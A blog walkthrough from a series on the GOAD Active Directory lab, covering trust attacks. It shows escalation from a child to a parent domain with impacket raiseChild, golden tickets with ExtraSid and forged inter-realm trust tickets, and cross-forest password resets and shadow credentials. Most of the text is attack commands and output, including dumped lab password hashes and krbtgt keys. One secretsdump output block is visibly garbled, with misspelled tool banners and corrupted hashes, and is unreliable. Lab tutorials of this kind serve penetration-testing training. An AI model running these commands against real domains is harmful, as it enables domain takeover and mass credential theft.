

GOAD - part 12 - Trusts

mayfly277.github.io/posts/GOADv2-pwning-part12

December 20, 2022

On the previous post ([Goad pwning part11](#)) we tried some attacks path with ACL. This post will be on escalation with domain trust (from child to parent domain) and on Forest to Forest trust lateral move.

The forest trust exploitation as already been very well covered by harmj0y on [this link](#), i recommend you to read :)

Goad upgrade

- To simplify the trust exploitation in the lab i have done some small changes.
- A new group DragonRider on sevenkingdoms.local

```
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible goadansible ansible-playbook ad-data.yml -l dc01
```

Change groupe AcrossTheNarrowSea acl to add genericAll on dc01 (kingslanding)

```
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible goadansible ansible-playbook ad-acl.yml -l dc01
```

Add builtin administrator user member on dc01 for dragonRider

```
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible goadansible ansible-playbook ad-relations.yml -l dc01
```

Add sidhistory on the sevenkingdoms trust link to essos by default

```
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible goadansible ansible-playbook vulnerabilities.yml -l dc01
```

The last one is to allow sid history and it is just like this command :

```
C:\Users\Administrator>netdom trust sevenkingdoms.local /d:essos.local /enablesidhistory:yes
Enabling SID history for this trust.

The command completed successfully.
```

Enumerate Trust

Let's enumerate the trusts:

```
ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s  
ldap://192.168.56.10 trusts  
ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s  
ldap://192.168.56.12 trusts
```

```
[Dec 21, 2022 - 06:59:58 (CET)] exegol-goadv2 BloodHound.py # ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.10 trusts  
dn: CN=essos.local,CN=System,DC=sevenkingdoms,DC=local  
cn: essos.local  
securityIdentifier: S-1-5-21-2203133648-1386395927-1390703624  
name: essos.local  
trustDirection: bidirectional  
trustPartner: essos.local  
trustType: Windows domain running Active Directory  
trustAttributes: FOREST_TRANSITIVE | TREAT_AS_EXTERNAL  
FlatName: ESSOS  
  
dn: CN=north.sevenkingdoms.local,CN=System,DC=sevenkingdoms,DC=local  
cn: north.sevenkingdoms.local  
securityIdentifier: S-1-5-21-638448100-4005671799-261795860  
name: north.sevenkingdoms.local  
trustDirection: bidirectional  
trustPartner: north.sevenkingdoms.local  
trustType: Windows domain running Active Directory  
trustAttributes: WITHIN_FOREST  
FlatName: NORTH  
  
[Dec 21, 2022 - 06:59:59 (CET)] exegol-goadv2 BloodHound.py # ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.12 trusts  
dn: CN=sevenkingdoms.local,CN=System,DC=essos,DC=local  
cn: sevenkingdoms.local  
securityIdentifier: S-1-5-21-1409754491-4246775990-3914137275  
name: sevenkingdoms.local  
trustDirection: bidirectional  
trustPartner: sevenkingdoms.local  
trustType: Windows domain running Active Directory  
trustAttributes: FOREST_TRANSITIVE  
FlatName: SEVENKINGDOMS
```

- The sevenkingdoms to essos trust link is FOREST_TRANSITIVE | TREAT_AS_EXTERNAL due to Sid history enabled
- The essos to sevenkingdoms trust link is just FOREST_TRANSITIVE
- The corresponding ldap query is : (objectCategory=trustedDomain)
- We can observe this with bloodhound too (button map domain trusts)

```
MATCH p=(n:Domain)-->(m:Domain) RETURN p
```



We can see

- A domain bi-directional trust between north.sevenkingdoms.local and sevenkingdoms.local (Child / parent relation)
- A forest bi-directional trust between essos.local and sevenkingdoms.local

Domain Trust - child/parent (north.sevenkingdoms.local -> sevenkingdoms.local)

Ok now imagine you have pwn the domain north.sevenkingdoms.local you have dump the ntds and you got all the NT hash of all the north domain users.



As said by Microsoft the domain trust is not a security boundary

RaiseMeUp - Escalate with impacket raiseChild

To escalate from child to parent the simplest way is with impacket raiseChild.py script, this will do all the work for us.

```
raiseChild.py
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'
```

```
[Dec 12, 2022 - 22:30:00 (CET)] exegol-goadv2 /workspace # raiseChild.py north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Raising child domain north.sevenkingdoms.local
[*] Forest FQDN is: sevenkingdoms.local
[*] Raising north.sevenkingdoms.local to sevenkingdoms.local
[*] sevenkingdoms.local Enterprise Admin SID is: S-1-5-21-1409754491-4246775990-3914137275-519
[*] Getting credentials for north.sevenkingdoms.local
north.sevenkingdoms.local/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:13354bc6e1b48fff8d66a2090e909b27:::
north.sevenkingdoms.local/krbtgt:aes256-cts-hmac-sha1-96s:b456216b7dc44ccd3d8cf644f82b120179b427e3fdb766030ddfae28fd7db64e
[*] Getting credentials for sevenkingdoms.local
sevenkingdoms.local/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c10d90b1aceaaad52426a7fc04ccc5e5:::
sevenkingdoms.local/krbtgt:aes256-cts-hmac-sha1-96s:b80c02e254ac33f380178fb64e3fba891a4df5eff1c15ce5448e9c540b571254
[*] Target User account name is Administrator
sevenkingdoms.local/Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
sevenkingdoms.local/Administrator:aes256-cts-hmac-sha1-96s:bd1a615bc9d82d2ab21f09f11baaef4bc66c48efdd56424e1206e581e4dd827
[Dec 12, 2022 - 22:31:02 (CET)] exegol-goadv2 /workspace # cme smb 192.168.56.10 -u Administrator -H ':c66d72021a2d4744409969a581a1705e' -d sevenkingdoms.local
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [+] sevenkingdoms.local\Administrator::c66d72021a2d4744409969a581a1705e (Pwn3d!)
```

- This create a golden ticket for the forest enterprise admin.
- Log into the forest and get the target info (default administrator RID: 500)
- All the job is done with one command, if you are lazy you don't even need to understand x)

Golden ticket + ExtraSid

- We have done the exploitation on one command with impacket raiseChild.py, now let's just do the same but step by step and create the golden ticket.
- Full explanation on the attack can be found here : <https://adsecurity.org/?p=1640>
- First dump the krbtgt of the domain we own

```
# dump child ntds and get krbtgt NT hash
secretsdump -just-dc-user north/krbtgt \
```

```
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.11
```

```
...
```

```
krbtgt:502:aa3b435b51404eeaad3b435b51404ee:13354bc6e1b48fff8d66a2090e909b27:::
7:::
```

```
..
```

```
[Dec 13, 2022 - 13:04:09 (CET)] exegol-goadv2 trusts # secretsdump -just-dc-user north/krbtgt north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.11
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTOS.DLL secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:13354bc6e1b48fff8d66a2090e909b27:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:b456216b7dc44ccd3d8cf644f82b120179b427e3fdb766030ddfae28fd7db64e
krbtgt:aes128-cts-hmac-sha1-96:23b58e9cc30c8eef896c4e9e297a8cc4
krbtgt:des-cbc-md5:f185fe0843972a04
[*] Cleaning up
```

Now get the child and parent domain SID

```
# dump child domain SID
lookupsid.py -domain-sids
north.sevenkingdoms.local/eddard.stark: 'FightP3aceAndHonor!'@192.168.56.11 0

[*] Domain SID is: S-1-5-21-638448100-4005671799-261795860

# dump parent domain SID
lookupsid.py -domain-sids
north.sevenkingdoms.local/eddard.stark: 'FightP3aceAndHonor!'@192.168.56.10 0

[*] Domain SID is: S-1-5-21-1409754491-4246775990-3914137275
```

And now create the golden ticket : we add “-519” at the end of the extra-sid (means enterprise admin) (list of domain SID here : <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers>)

```
ticketer.py -nthash 13354bc6e1b48fff8d66a2090e909b27 \
-domain-sid S-1-5-21-638448100-4005671799-261795860 \
-domain north.sevenkingdoms.local \
-extra-sid S-1-5-21-1409754491-4246775990-3914137275-
519 \
goldenuser
```

And we use the ticket to dump the parent domain NTDS

```
secretsdump -k -no-pass -just-dc-ntlm \
north.sevenkingdoms.local/goldenuser@kingslanding.sevenkingdoms.local
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for north.sevenkingdoms.local/goldenuser
[*] PAC_LOGIN_INFO
[*] PAC_CLIENT_INFO
[*] EncTicketPart
[*] EncASRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in goldenuser.ccache
[+] [root@kali:~]# execl-goadv2 trusts # ticketer.py -nthash 13354bc6e1b48fff8d66a2090e909b27 -domain-sid S-1-5-21-638448100-4005671799-261795860 -domain north.sevenkingdoms.local -extra-sid S-1-5-21-1409754491-4246775990-3914137275-519 goldenuser
Impacket for Execl - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by TheForgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the BRUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c6d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed1d1e931b73c39d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c15070b1a0eaa55a2a67f9c4ccc05:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c24d3550b:::
tywin.lannister:1110:aad3b435b51404eeaad3b435b51404ee:a752e9ec3471788111a308abff2e9b7:::
joffrey.lannister:1111:aad3b435b51404eeaad3b435b51404ee:4eb51b02c0eef63103d3dffc3232a19:::
Cersiel.lannister:1112:aad3b435b51404eeaad3b435b51404ee:c247f62516b5393c7addcf8c34954b:::
pyron.lannister:1113:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f767d040e998:::
robert.baratheon:1114:aad3b435b51404eeaad3b435b51404ee:902bc00732e107b1515f6c6e40b0e:::
joffrey.baratheon:1115:aad3b435b51404eeaad3b435b51404ee:3b6babb0c25770511314b3029866b08f1:::
jenly.baratheon:1116:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc9908b78eed631acfd49bce:::
Lancel.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:0780ff0722e0d9a53c9ff9de0e409cd:::
gertyr.baelfish:1118:aad3b435b51404eeaad3b435b51404ee:6c439acfa1a1a21525540b06c8d210:::
lord.varys:1119:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1120:aad3b435b51404eeaad3b435b51404ee:9a2a96f3ba0564e755b8d455c007952:::
CHICKENANDWINE:1001:aad3b435b51404eeaad3b435b51404ee:1ec18b6347c48d99a4fa08f09e02b4:::
fcd0f:1128:aad3b435b51404eeaad3b435b51404ee:0c36f3e9a7d04ea890e2a0013b1643:::
NORTH:1104:aad3b435b51404eeaad3b435b51404ee:4c0e0f03942cfacc67b017403f5879a7:::
SS026:1105:aad3b435b51404eeaad3b435b51404ee:1b7576d1ca41ed3aa406e1890ea79a:::
```

Trust ticket - forge inter-realm TGT

- Another way to escalate from child to parent is by extracting the trust key and use it to create our trust ticket (a very good explanation and examples with Mimikatz can be found here : <https://adsecurity.org/?p=1588>)

- The trust key can be found by targeting the netbios name of the domain on the ntds

```
secretsdump -just-dc-user 'SEVENKINGDOMS$' \
```

```
north.sevenkingdoms.local/eddard.stark: 'FightP3aceAndHonor!'@192.168.56.11
```

```
[Dec 13, 2022 - 07:54:52 (CET)] exegol-goadv2 trusts # secretsdump -just-dc-user 'SEVENKINGDOMS$' north.sevenkingdoms.local/eddard.stark: 'FightP3aceAndHonor!'@192.168.56.11
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uuid:ruid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:cef54bd576fc6054870d8d8cea5c069c:::
[*] Kerberos keys grabbed
SEVENKINGDOMS$:aes256-cts-hmac-sha1-96:bd82ea4982bbaeb1a094aae26f4f19b48bd5900adfacf8eb589d051359d885f3
SEVENKINGDOMS$:aes128-cts-hmac-sha1-96:06e3f4e9768edee2f5424934b678dc9a
SEVENKINGDOMS$:des-cbc-md5:f48551eace67195d
```

Now we got the trust key we can forge the ticket just like we done with the krbtgt user hash but this time we will set the spn : krbtgt/parent_domain

```
ticketer.py -nthash cef54bd576fc6054870d8d8cea5c069c \
-domain-sid S-1-5-21-638448100-4005671799-261795860 \
-domain north.sevenkingdoms.local \
-extra-sid S-1-5-21-1409754491-4246775990-3914137275-519 \
-spn krbtgt/sevenkingdoms.local trustfakeuser
```

```
[Dec 13, 2022 - 13:30:30 (CET)] exegol-goadv2 trusts # ticketer.py -nthash cef54bd576fc6054870d8d8cea5c069c -domain-sid S-1-5-21-638448100-4005671799-261795860 -domain north.sevenkingdoms.local -extra-sid S-1-5-21-1409754491-4246775990-3914137275-519 -spn krbtgt/sevenkingdoms.local trustfakeuser
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for north.sevenkingdoms.local/trustfakeuser
[*] PAC_LOCAL_INFO
PAC_CLIENT_INFO_TYPE
EncTicketPart
EncOSRepPart
[*] Signing/Encrypting final ticket
PAC_SERVER_CHECKSUM
PAC_PRIVACY_CHECKSUM
EncTicketPart
EncOSRepPart
[*] Saving ticket in trustfakeuser.ccache
```

Now we will use the forged TGT to ask a ST on the parent domain

```
export KRB5CCNAME=/workspace/trusts/trustfakeuser.ccache
getST.py -k -no-pass -spn
cifs/kingslanding.sevenkingdoms.local \
sevenkingdoms.local/trustfakeuser@sevenkingdoms.local -debug
```

```
[Dec 13, 2022 - 13:50:33 (CET)] exegol-goadv2 trusts # export KRB5CCNAME=/workspace/trusts/trustfakeuser.ccache
[Dec 13, 2022 - 13:50:38 (CET)] exegol-goadv2 trusts # getST.py -k -no-pass -spn cifs/kingslanding.sevenkingdoms.local sevenkingdoms.local/trustfakeuser@sevenkingdoms.local -debug
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket-0.10.1.dev1+20221202.165229.e49e4409-py3.10.egg/impacket
[+] Using Kerberos Cache: /workspace/trusts/trustfakeuser.ccache
[+] Returning cached credential for KRBtgt/SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL
[+] Using TGT from cache
[+] Username retrieved from CCache: trustfakeuser
[+] Getting ST for user
[+] Trying to connect to KDC at SEVENKINGDOMS.LOCAL
[+] Saving ticket in trustfakeuser@sevenkingdoms.local@cifs.kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
```

- And now we can use our service ticket :)
- connect with smbclient

```
export
KRB5CCNAME=/workspace/trusts/trustfakeuser@sevenkingdoms.local@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
smbclient.py -k -no-pass trustfakeuser@kingslanding.sevenkingdoms.local
```

```
[Dec 13, 2022 - 13:51:34 (CET)] exegol-goadv2 trusts # export KRB5CCNAME=/workspace/trusts/trustfakeuser@sevenkingdoms.local@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
[Dec 13, 2022 - 13:52:30 (CET)] exegol-goadv2 trusts # smbclient.py -k -no-pass trustfakeuser@kingslanding.sevenkingdoms.local
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

Type help for list of commands
# shares
ADMIN$
C$
CertEnroll
IPCS
NETLOGON
SYSVOL
# use C$
# ls
drwx-rw-rw- 0 Mon Oct 3 22:08:51 2022 $Recycle.Bin
drwx-rw-rw- 0 Wed May 12 13:38:56 2021 Documents and Settings
drwx-rw-rw- 0 Mon Oct 3 23:26:22 2022 Inetpub
-rw-rw-rw- 536870912 Tue Dec 13 05:42:38 2022 pagefile.sys
drwx-rw-rw- 0 Wed May 12 06:56:39 2021 Perflogs
drwx-rw-rw- 0 Tue Oct 4 10:12:12 2022 Program Files
drwx-rw-rw- 0 Wed May 12 06:40:56 2021 Program Files (x86)
drwx-rw-rw- 0 Tue Oct 4 11:28:09 2022 ProgramData
drwx-rw-rw- 0 Mon Oct 3 22:08:02 2022 Recovery
drwx-rw-rw- 0 Tue Oct 4 10:24:40 2022 sysmon
drwx-rw-rw- 0 Mon Oct 3 22:58:16 2022 System Volume Information
drwx-rw-rw- 0 Mon Dec 5 22:16:11 2022 tmp
drwx-rw-rw- 0 Wed Nov 30 08:58:46 2022 Users
drwx-rw-rw- 0 Mon Oct 10 18:35:22 2022 vagrant
drwx-rw-rw- 0 Tue Nov 22 09:42:43 2022 Windows
```

or even dump secrets

```
secretsdump -k -no-pass -just-dc-ntlm
trustfakeuser@kingslanding.sevenkingdoms.local
```

```
[Dec 13, 2022 - 13:56:37 (CET)] exegol-goadv2 trusts # secretsdump -k -no-pass -just-dc-ntlm trustfakeuser@kingslanding.sevenkingdoms.local
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c10d90b1aceaaad52426a7fc04ccc5e5:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1110:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaine.lannister:1111:aad3b435b51404eeaad3b435b51404ee:4edb510e20cdebef6316b3d8fc5512e19:::
cersei.lannister:1112:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
tyron.lannister:1113:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1114:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60dbe:::
joffrey.baratheon:1115:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1116:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfd49bce:::
stannis.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23cd9a6549cfff9ed6e489cd:::
petyr.baelish:1118:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1119:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1120:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
KINGSLANDING:1001:aad3b435b51404eeaad3b435b51404ee:1ec189634f1c848f0964fa88fd8e629d:::
rbcd:1128:aad3b435b51404eeaad3b435b51404ee:0c36f3e9a47d04ea89be82a0013b1643:::
NORTH:1104:aad3b435b51404eeaad3b435b51404ee:4c6e8f039d2cfaec67b017d03f5879a7:::
ESSOS:1105:aad3b435b51404eeaad3b435b51404ee:bb7576d1ca41edd3aa4064e1890ee79a:::
```


| This technique is even working if krbtgt password as been changed 2 times !

Unconstrained delegation

- As winterfell is a domain controller, by default it is configured with unconstrained delegation.
- This attack from child to parent domain with Unconstrained delegation has been done in part 10 ([delegations](#)).
- The principle is simple, coerce the parent dc to an unconstrained delegation server and extract the tgt.

Forest Trust (sevenkingdoms.local -> essos.local)

We have done Child to parent domain, in the next part we will try to exploit forest to forest.




Password reuse

- On a real environment this is really accurate. Dump the ntds of the domain you own and try to find the same users on the external forest domains.
- The lab didn't have this behavior but it is really simple to exploit.

Foreign group and users

On bloodhound we can see very easily that there is link between the domains with the following query (*Careful this query is fine in a lab but this will certainly be a little too heavy in a real world AD*)


```
MATCH p = (a:Domain)-[:Contains*1..]->(x)-->(w)-->(z)<--(y)<-[:Contains*1..]-(b:Domain) where
(x:Container or x:OU) and (y:Container or y:OU) and (a.name <>b.name) and
(tolower(w.samaccountname) <> "enterprise admins" and tolower(w.samaccountname) <> "enterprise
key admins" and tolower(z.samaccountname) <> "enterprise admins" and tolower(z.samaccountname)
<> "enterprise key admins") RETURN p
```

On the GOAD lab you will find some specific groups to pass from one domain to the other.

Note that bloodhound also have buttons to research foreign groups and users directly in the interface.

- As you already have done the acl part previously you will easily find the way to exploit that. (shadow credentials/target kerberoasting/change password/...), but since it is cross domain we will do the first :)
- Sevenkingdoms to essos : group spys



To do that just pick a user from the small council (by example petyer.baelish:@littlefinger@) and exploit with the spy group

```
net rpc password jorah.mormont -U sevenkingdoms.local/petyer.baelish%@littlefinger@ -S
meereen.essos.local
Enter new password for jorah.mormont: <here we enter P@ssword123>
```

And verify

```
cme smb 192.168.56.12 -u jorah.mormont -p 'P@ssword123' -d
essos.local
```

```
[Dec 20, 2022 - 10:33:15 (CET)] exegol-goadv2 external # net rpc password jorah.mormont -U sevenkingdoms.local/petyer.baelish%@littlefinger@ -S meereen.essos.local
Enter new password for jorah.mormont:
[Dec 20, 2022 - 10:34:39 (CET)] exegol-goadv2 external # cme smb 192.168.56.12 -u jorah.mormont -p 'P@ssword123' -d essos.local
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.12 445 MEEREEN [*+] essos.local\jorah.mormont:P@ssword123
```

We can also to that with shadow credentials (but the auto will not work here, we will have to do that with two steps)


```
certipy shadow add -u petyer.baelish@sevenkingdoms.local -p
'@littlefinger@' \
-dc-ip 192.168.56.12 -target meereen.essos.local -account 'jorah.mormont'
```

```
certipy auth -pfx jorah.mormont.pfx -username jorah.mormont -domain essos.local -dc-ip
192.168.56.12
```

```
[Dec 20, 2022 - 10:42:34 (CET)] exegol-goadv2 external # certipy shadow add -u petyer.baelish@sevenkingdoms.local -p '@littlefinger@' -dc-ip 192.168.56.12 -target meereen.essos.local -account 'jorah.mormont'
